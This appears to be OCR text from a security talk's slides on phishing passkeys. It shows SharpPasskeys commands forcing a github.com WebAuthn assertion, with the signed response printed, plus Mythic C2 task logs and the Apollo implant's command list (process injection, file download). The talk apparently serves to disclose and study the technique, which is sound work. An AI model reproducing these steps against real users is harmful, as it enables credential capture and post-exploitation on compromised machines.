
Passkey Phishing Attack

Breaking the Phishing Resistance

Phishing Protection - Related Origin Requests (ROR)

```
michael@GRAY:~$ curl https://login.microsoft.com/.well-known/webauthn
{
  "origins": [
    "https://login.live.com",
    "https://login.microsoftonline.com"
  ]
}michael@GRAY:~$
```


Passkey Phishing Attack – Prompt



Passkey Phishing Attack – Assertion Response

```
PS > .\SharpPasskeys.exe prompt -r github.com -c 1IOBmIehGH8dZKXjxdSw_VHs5wxrI8HnoaxDAZS5 -a ClientDevice
19:13:33 info: Passkeys[0] Prompting for credentials with relying party 'github.com' and authenticator hint 'ClientDevice'...
{"id":"kGExWOTJk3CV-igJrwoDrupadlREaz5hgV7LlucUDho","rawId":"kGExWOTJk3CV-igJrwoDrupadlREaz5hgV7LlucUDho","type":"public-key"
,"authenticatorAttachment":"platform","response":{"authenticatorData":"OusAJGA4HG8ljoOV0wJvVx8NmnZIjc2DdjmxOu0xZWAFAAAAdQ","s
ignature":"MEYCIQDOLcpbQALMB7KCK2Q_LCm49a5kcslDViuGIndN43Z1eQIhANlxSpG3VSuaZ8MJJDKXY8w64bwaiQEvYkBA7pEIkrUf","userHandle":"ji
2vzjgdc4Jq8DRNjFc9_LhjyfF6mAN2YwYt8cA4KCV-Jr90NQ-7qJAg7LZ-zB6Gb7nGNT6a4MjZlXcuY9-Jsg","clientDataJSON":"eyJ0eXBlIjoid2ViYXV0a
G4uZ2V0IiwiY2hhbGxlbmdlIjoiMUlPQm1JZWhHSDhkWktYanhkU3dfVkhzNXd4ckk4SG5vYXhEQVpTNSIsIm9yaWdpbiI6Imh0dHBzOi8vZ2l0aHViLmNvbSIsIm
Nyb3NzT3JpZ2luIjpmYWxzZX0"}}
PS >
```

C2 Command Generation



DEMO

Passkey Phishing Attack over C2 (Mythic + Apollo)

Mythic

Not Secure 127.0.0.1:7443/new/callbacks 120%

INTERACT	IP	HOST	USER	DOMAIN	PID	LAST CHECKIN	DESCRIPTION
9	10.101.0.123	CANARY	Admin	CANARY	13196	1 seconds	Created by mythic_admin at 2026-04-02 13:21:36
5	172.26.128.1	CONTOSO-PC1	Admin	contoso	11376	4 seconds	Created by mythic_admin at 2026-04-02 13:21:36

C2 => WIN11

ys.exe -Arguments prompt --relying-pa...

[Fri May 15 2026 02:38 PM] / T-99 / mythic_admi...
inline_assembly -Assembly SharpPasskeys.exe -Arguments prompt --relying-pa...

[Fri May 15 2026 02:45 PM] / T-100 / mythic_adm...
help

[Fri May 15 2026 02:47 PM] / T-101 / mythic_adm...
execute_assembly -Assembly SharpPasskeys.exe -Arguments prompt --relying-...

[Fri May 15 2026 02:47 PM] / T-102 / mythic_adm...
help

[Fri May 15 2026 02:49 PM] / T-103 / mythic_adm...
execute_assembly -Assembly SharpPasskeys.exe -Arguments list hello

[Fri May 15 2026 02:49 PM] / T-104 / mythic_adm...
screenshot

[Fri May 15 2026 02:50 PM] / T-105 / mythic_adm...
execute_assembly -Assembly SharpPasskeys.exe -Arguments prompt --relying-...

[Fri May 15 2026 02:52 PM] / T-106 / mythic_adm...
help

[Fri May 15 2026 02:52 PM] / T-106 / mythic_admin / C-9 /
help


```
Command                    Description
=======                    ===========
clear                      Usage: clear { | all | task Num}
                           Description: The 'clear' command will mark tasks as 'cleared' so that they can't
                               be picked up by agents
assembly_inject            Usage: assembly_inject [pid] [assembly] [args]
                           Description: Inject the unmanaged assembly loader into a remote process. The
                               loader will then execute the .NET binary in the context of the injected
                               process.
download                   Usage: download -Path [path/to/file]
                           Description: Download a file off the target system.
execute_assembly           Usage: execute_assembly [Assembly.exe] [args]
                           Description: Executes a .NET assembly with the specified arguments. This assembly
                               must first be known by the agent using the `register_assembly` command or by
                               supplying an assembly with the task.
execute_pe                 Usage: execute_pe [PE.exe] [args]
                           Description: Executes an unmanaged executable with the specified arguments. This
                               executable must first be known by the agent using the `register_file` command.
exit                       Usage: exit
                           Description: Task the implant to exit.
help                       Usage: help [command]
                           Description: The 'help' command gives detailed information about specific commands
                               or general information about all available commands.
get_injection_techniques   Usage: get_injection_techniques
                           Description: List the currently available injection techniques the agent knows
                               about.
```

Dir: C:\Users\Admin\Downloads


Task an agent...

Passkey Prompt Flooding Attack

Passkey Phishing over RDP




Passkey Phishing from Hyper-V VM



